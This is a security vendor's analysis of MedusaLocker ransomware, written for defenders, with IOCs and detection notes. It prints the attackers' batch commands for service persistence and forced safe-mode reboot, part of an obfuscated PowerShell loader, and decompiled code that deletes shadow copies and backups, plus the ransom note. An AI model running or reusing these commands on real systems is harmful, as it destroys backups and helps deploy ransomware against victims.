Cybereason vs. MedusaLocker Ransomware

By Cybereason Nocturnus

Archived: 2026-04-29 02:05:30 UTC

Research by: Tom Fakterman and Assaf Dahan

Background


The MedusaLocker ransomware first emerged in September 2019, infecting and encrypting Windows machines around the world. There have been reports of MedusaLocker attacks across multiple industries, especially the healthcare industry which suffered a great deal of ransomware attacks during the COVID-19 pandemic.

In order to maximize the chances of successful encryption of the files on the compromised machine, MedusaLocker restarts the machine in safe mode before execution. This method is used to avoid security tools that might not run when the computer starts in safe mode.

MedusaLocker avoids encrypting executable files, most likely to avoid rendering the targeted system unusable for paying the ransom. To make it even more dangerous, MedusaLocker uses a combination of AES and RSA-2048, making the procedure of brute forcing the encryption practically impossible.

Recently, there have been reports stating that AKO, a variant of MedusaLocker, added an element of blackmail, threatening to release stolen files publicly. This method of blackmail or extortion is starting to gain popularity in the ransomware market as reported by Cybereason earlier this year.

Although data leak extortion threats have been found in some of MedusaLocker's ransom notes, Cybereason did not observe evidence of information actually being exfiltrated by the MedusaLocker ransomware at the time of this research.



Cybereason Blocks MedusaLocker Ransomware

Key Points

1. High Severity: The Cybereason Nocturnus Team assesses the threat level as HIGH given the destructive potential of attack.

2. Encrypting mapped drives: MedusaLocker encrypts shared network drives of adjacent machines on the network.

3. Attempted extortion: The ransom note left by new MedusaLocker variants contains threats to publicly reveal stolen data if payments are not made.

4. Detected and Prevented: Cybereason's platform fully detects and prevents the MedusaLocker ransomware.

Breaking Down the Attack

Many MedusaLocker infections typically start with two files, a 'batch' file and a powershell script saved as a 'txt' file:

- qzy.bat
- qzy.txt

Contents of the Batch file

The qzy.bat file deployed by the attackers is designed to create persistence via a Windows Service. The service does the following tasks:

1. Executes a Powershell script that resides in C:\Windows\SysWOW6\qzy.txt, which contains the Ransomware payload.

2. Changes registry keys to allow the service to run in safe mode.

3. Enforce restart in safe mode.

4. Restart the infected host.

sc create purebackup binpath= "%COMSPEC% /C start /b C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe -c $km = [IO.File]::ReadAllText('C:\Windows\SysWOW64\qzy.txt'); IEX $km" start= auto DisplayName= "purebackup"


reg add HKLM\System\CurrentControlSet\Control\SafeBoot\Minimal\BackupLP /f

reg add HKLM\System\CurrentControlSet\Control\SafeBoot\Minimal\BackupLP /ve /d \"Service\" /f

bcdedit /set {default} safeboot minimal

shutdown /r /f /t 00 & del %0

The batch file execution portrayed in Cybereason attack tree:



MedusaLocker Batch file execution

After the machine is restarted in safe mode, the created service executes and the powershell script runs. This powershell script is a PowerSploit script known as "Invoke-ReflectivePEInjection". The script reflectively loads the MedusaLocker ransomware to the powershell process memory.

The MedusaLocker binary encoded with base64 in the script:

```
Main
}

${inPUTST`R`iNG} = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAA

# Run EXE in memory

Invoke-SQLServ -PEBase64 ${IN`pUts`TriNg}
```

Powershell script snippet


Mutex Detection

The first thing MedusaLocker does is to check if a process with the mutex "{8761ABBD-7F85-42EE-B272-A76179687C63}" exists on the machine. If the mutex already exists, the ransomware will stop its execution.

CMSTP UAC BYPASS / Privilege Escalation

MedusaLocker uses a known UAC bypass technique also used by other malware such as Trickbot that allows the ransomware to run with escalated privileges that enable it to carry out administrative operations. It achieves privilege escalation by leveraging the built-in Windows tool CMSTP.exe to Bypass User Account Control and execute arbitrary commands from a malicious INF through an auto-elevated COM interface. An implementation of that technique can be found on Github: https://gist.github.com/hfiref0x/196af729106b780db1c73428b5a5d68d


An almost identical implementation of the above method was seen used in our analyzed samples:



UAC bypass code in IDA

Persistence

MedusaLocker creates creates a copy of the malware executable in the path: “%AppData%\Roaming\svhost.exe”, or “%AppData%\Roaming\svchostt.exe” (depends on the malware variant). And then, creates persistence by a scheduled task named “svhost” which executes every 15 minutes:



Scheduled task in Cybereason

Bypassing Security Products

MedusaLocker will attempt to disable or terminate certain process and security products:

wxServer.exe,wxServerView,sqlservr.exe,sqlmangr.exe,RAgui.exe,supervise.exe,Culture.exe,RTVscan.exe,Defwatch.exe,sqlbrowser.exe,winword.exe,QB

In addition, it will attempt to disable the following services:

wrapper,DefWatch,ccEvtMgr,ccSetMgr,SavRoam,sqlservr,sqlagent,sqladhlp,Culserver,RTVscan,sqlbrowser,SQLADHLP,QBIDPService,Intuit.QuickBoo
usbarbitator64,vmware-converter,dbsrv12,dbeng8

Deleting Backups and Preventing Recovery

MedusaLocker uses the following hardcoded commands to remove backups in order to foil any recovery attempts:

```
}
for ( i = 0; i < 3; ++i )
{
  v40 = i + 1;
  unknown_libname_1(&v57);
  unknown_libname_7(L"[LOCKER] Remove backups ");
  unknown_libname_7(&v40);
  unknown_libname_7(L"\n");
  sub_287CD0(L"vssadmin.exe Delete Shadows /All /Quiet");
  sub_29E9A0(v24);
  std::wstring::~wstring((std::wstring *)v24);
  sub_287CD0(L"bcdedit.exe /set {default} recoveryenabled No");
  sub_29E9A0(v29);
  std::wstring::~wstring((std::wstring *)v29);
  sub_287CD0(L"bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures");
  sub_29E9A0(v28);
  std::wstring::~wstring((std::wstring *)v28);
  sub_287CD0(L"wbadmin DELETE SYSTEMSTATEBACKUP");
  sub_29E9A0(v27);
  std::wstring::~wstring((std::wstring *)v27);
  sub_287CD0(L"wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest");
  sub_29E9A0(v26);
  std::wstring::~wstring((std::wstring *)v26);
  sub_287CD0(L"wmic.exe SHADOWCOPY /nointeractive");
  sub_29E9A0(v25);
  std::wstring::~wstring((std::wstring *)v25);
```

Hardcoded commands in the malware

Command

Purpose

vssadmin.exe Delete Shadows /All /Quiet

Deleting all shadow copy volumes

bcdedit.exe /set {default} recoveryenabled No

Disabling Automatic Startup Repair

bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures

Disabling Windows Error Recovery on startup


wbadmin DELETE SYSTEMSTATEBACKUP

Deleting backup for Windows Server

wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest

Deleting the oldest backup on Windows Server

MedusaLocker execution in the memory of powersehll.exe:



MedusaLocker execution from Powershell

Scanning and Propagating to Remote Machines

After a successful infection, the MedusaLocker will scan the entire subnet in order to detect other hosts and shared folders. The ransomware edits the value “EnableLinkedConnections” of the following registry key:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\CurrentVersion\Policies\System

```
{
  result = RegOpenKeyExW(
             HKEY_LOCAL_MACHINE,
             L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
             0,
             0xF003Fu,
             &phkResult);
  if ( !result )
  {
    *(_DWORD *)Data = 1;
    RegSetValueExW(phkResult, L"EnableLinkedConnections", 0, 4u, Data, 4u);
    result = RegCloseKey(phkResult);
  }
```

"EnableLinkedConnections" value is changed

It does that so it can connect to other adjacent hosts residing on the same network, and in addition, tries to ping the entire subnet to see which hosts are alive:

```
192.168.0.1    ICMP       60 Echo (ping) request  id=0x0001, seq=3/768, ttl=255 (no response found!)
192.168.0.2    ICMP       60 Echo (ping) request  id=0x0001, seq=4/1024, ttl=255 (reply in 5)
192.168.0.31   ICMP       43 Echo (ping) reply    id=0x0001, seq=4/1024, ttl=64 (request in 4)
192.168.0.3    ICMP       60 Echo (ping) request  id=0x0001, seq=5/1280, ttl=255 (no response found!)
192.168.0.4    ICMP       60 Echo (ping) request  id=0x0001, seq=6/1536, ttl=255 (no response found!)
192.168.0.5    ICMP       60 Echo (ping) request  id=0x0001, seq=7/1792, ttl=255 (no response found!)
192.168.0.6    ICMP       60 Echo (ping) request  id=0x0001, seq=8/2048, ttl=255 (no response found!)
192.168.0.7    ICMP       60 Echo (ping) request  id=0x0001, seq=9/2304, ttl=255 (no response found!)
192.168.0.8    ICMP       60 Echo (ping) request  id=0x0001, seq=10/2560, ttl=255 (no response found!)
```

Ping sweep to find live hosts

Encryption Whitelist Folders

MedusaLocker avoids encrypting executable files as well as taking a whitelisting approach, and encrypts files in most folders with the exception of:

%User Profile%\AppData

\ProgramData

\Program Files

\Program Files (x86)

\AppData

\Application Data

\intel


\nvidia

\Users\All Users

\Windows

Ransom Note

Although the ransom note of MeduzaLocker states that data has been exfiltrated, we have not observed indications of such behavior at the moment by the malware:



/!\ YOUR COMPANY NETWORK HAS BEEN PENETRATED /!
All your important files have been encrypted!

Your files are safe! Only modified. (RSA+AES)

ANY ATTEMPT TO RESTORE YOUR FILES WITH THIRD-PARTY SOFTWARE WILL PERMANENTLY CORRUPT IT.
DO NOT MODIFY ENCRYPTED FILES.
DO NOT RENAME ENCRYPTED FILES.

No software available on internet can help you. We are the only ones able to solve your problem.

We gathered highly confidential/personal data. These data are currently stored on a private server. This server will be immediately destroyed after your payment.
If you decide to not pay, we will release your data to public or re-seller.
So you can expect your data to be publicly available in the near future..

We only seek money and our goal is not to damage your reputation or prevent your business from running.

You will can send us 2-3 non-important files and we will decrypt it for free to prove we are able to give your files back.

Contact us for price (BITCOIN) and get decryption software.


AngeloMartin-1980@protonmail.com
GavinGonzalez@protonmail.comi

Make contact as soon as possible. Your private key (decryption key) is only stored temporarily.
IF YOU DON'T CONTACT US WITHIN 72 HOURS, PRICE WILL BE HIGHER.

Ransom note


Cybereason Detection and Prevention

Cybereason is able to both detect and prevent the execution of *MedusaLocker* using the powershell protection component:



Malicious powershell script prevented

Additionally, when the Anti-Ransomware feature is enabled, behavioral detection techniques in the platform are able to detect the deletion of the shadow copies using *vssadmin.exe*, which will create a Malop for the ransomware behaviour:



Ransomware prevented

Mitre Att&ck Breakdown

Execution	Persistence	Privilege Escalation	Defense Evasion	Lateral Movement	Impact

Windows Command Shell	Windows Service	Bypass User Access Control	Dynamic-link Library Injection	SMB/Windows Admin Shares	Data Encrypted for Impact
Powershell	Scheduled Task				

IOCs

MedusaLocker Executables

SHA-256

4ae110bb89ddcc45bb2c4e980794195ee5eb85b5261799caedef7334f0f57cc4

a8b84ab6489fde1fab987df27508abd7d4b30d06ab854b5fda37a277e89a2558

7593b85e66e49f39feb3141b0d390ed9c660a227042686485131f4956e1f69ff

bae48fe24d140f4c1c118edbfaee4ab6446c173a0d0b849585a88db3f38f01b8

d90573cdf776f60a91dc57e8c77dd61adbdaaf205de29faf26afd138c520f487

ed139beb506a17843c6f4b631afdf5a41ec93121da66d142b412333e628b9db8

d33b09ddee82c5c439cb0c66e5c1dee9ad5259e912a3979b31c66622fb9d47ea

81ca80c8275b0fdfeef2a816a7bf567f8e9a145b03ab96138c527af5c79bbec2

fb07649497b39eee0a93598ff66f14a1f7625f2b6d4c30d8bb5c48de848cd4f2

678069f7847f4a839724fa8574b12619443bbfbc4d65d3d04c3f9aa1ba5fb37a

d74e297ac85652d1f9c43ca98ff649d7770c155556ba94cf9e665ca645aded0c

104ffe0cc10413b8c3dd04fdc921f07c3cc55efba9a63ccdccf45e4012151c5f

abe330ec7e157293afee2d96489165d3aa0ed9a59252ecf4f3acfa3205ca9d15

40fbb2f6850213af595dd27231b06c498f87e62b50e8b883976900cc1afa75e1

e70a261143213e70ffa10643e17b5890443bd2b159527cd2c408dea989a17cfc

9814f9d8a8b129d745d74d3069da69aaf4187146327cb615108e9ed1b5d3c58e

fd24ff7e838fea836079c4554254768abdce32c4f46148c609a5a676c9e71103

fc12de55f162cd0645e6f7299f6160d1a3b4c3a665efaf4f8bd891d8139d159e

f30d2204814204a2295cd5c703591e81cdfe63ee04b0e45d7ed76fe0db4a711b

8b9bdc5cf5534d377a6201d1803a5aa0915b93c9df524307118fd61f361bdba2

b1672fd7ef5f4419f5c74a0829645087e92437f766042bfa3325a2a96610f271

aae247b1fe640f2c96cbfa508d18d475f3e4c8b29fa117a31d17ba0c4e5caa48

b1e97cd1ae60622ae83c56c9d15895a24405f949e4bb337e86159bcdd93e138e

8597f458f1dcc5ecdf209d9c98b1f72c2fce2486236a3ae73adbe26fb6f9c671

e2c2a80cb4ecc511f30d72b3487cb9023b40a25f6bbe07a92f47230fb76544f4

746c79b5b6030091c37251939690eee31d023de5303544b46032bf89580806e5

590ea5fa2db24715d72c276c59434b38d21678d6dcabb41f0e370f6dc56ab26b

50a334ff766b053dee01ee1e410eebc5a24144517c59f9317ec47be9b70f6c48

SHA1

e03aedb8b9770f899a29f1939636db43825e95cf

c87cd85d434e358b85f94cad098aa1f653d9cdbf

1bbda98348f0d8d58c6afccd50a76321d02919f9

0c1ce8017cfcc24927fff1b00606e8c83c4ebfa7

6abac524387a106f73d9ddb5d8a84cb72dad1cdd

02a0ea73ccc55c0236aa1b4ab590f11787e3586e

212e3254099967712c6690be11ae9d65a8966ffa

4bc8175c5fbe088297ec4eb3fa26acd8927530e2

86d92fc3ba2b3536893b8e753da9cbae70063a50

2ac4359a7db288f07ed39f696e528cb379d2d979

820d3dfe29368e3f16f2818e318805d78a6b7d3d

7219f91bd5fb94128159d18956e1bd9132bf10e0

855b8aeb4160641ecea5710174086ee74d3e42c1

e5162ede86712df1e602cbf1ca8b205ab113a931

a35dd292647db3cb7bf60449732fc5f12162f39e

7ad1bf03b480ebd2b85b2bc5be4b9140b0ce6d4d

eef59fd5b71487448bfd44270d909b1441cd537b

69c1527fbd840eee87821328ecf1453984ddc73e

0fe01b51818c6c7c1556bffb43976a5264b3cc43

f3e66237577a690ee907deac9ffbf6074a85e7a5

da237c7bad052c9cb99cbab75b8bc2bdb23b3f65

0bcf20885b50d64a876e7b46497b22689cb93d33

78bcffb9ee6a7d29e18f66c0138aa3fd3a9225fa

fc31989737dcf21b73bc0956220852dfab2cb549

3e5a80fe286834f6d5f0aaf014a420ec40ebad7d

f968e5c2314e198f4c0c2a4596d13ee1b6482330

b209dcdfdd030ae1944507fcd9ef0eaeabe22f21

9f5a9707ba0fcd5b695be131dedfdfe3b2d359d9

MedusaLocker Batch

SHA-256

26a11fada1464069571d4114a6fe1b31ccec1c6b34bcdad649d8892348a1cf60

4f5540d21d741634a4685f4ee8b9fec238a1251428d482bbded4afcc7461dc38

SHA1

99ef68421489ed3c5a46c6746e85b225ef554ca0

MedusaLocker Powershell Loader

SHA-256

5d4abf7721e27760bcac238c05ade2ccc5ee4a842ad3b488462b156a26c34407

7af23ee3ad9d4822c371936037ff823a719c9ab877973e32690b0dadceb55792

SHA1

59c5977faf16b6abe18a177aa8979a0534b4425c

283714fbd1cc3e54af1049f21397a83524a2f79f
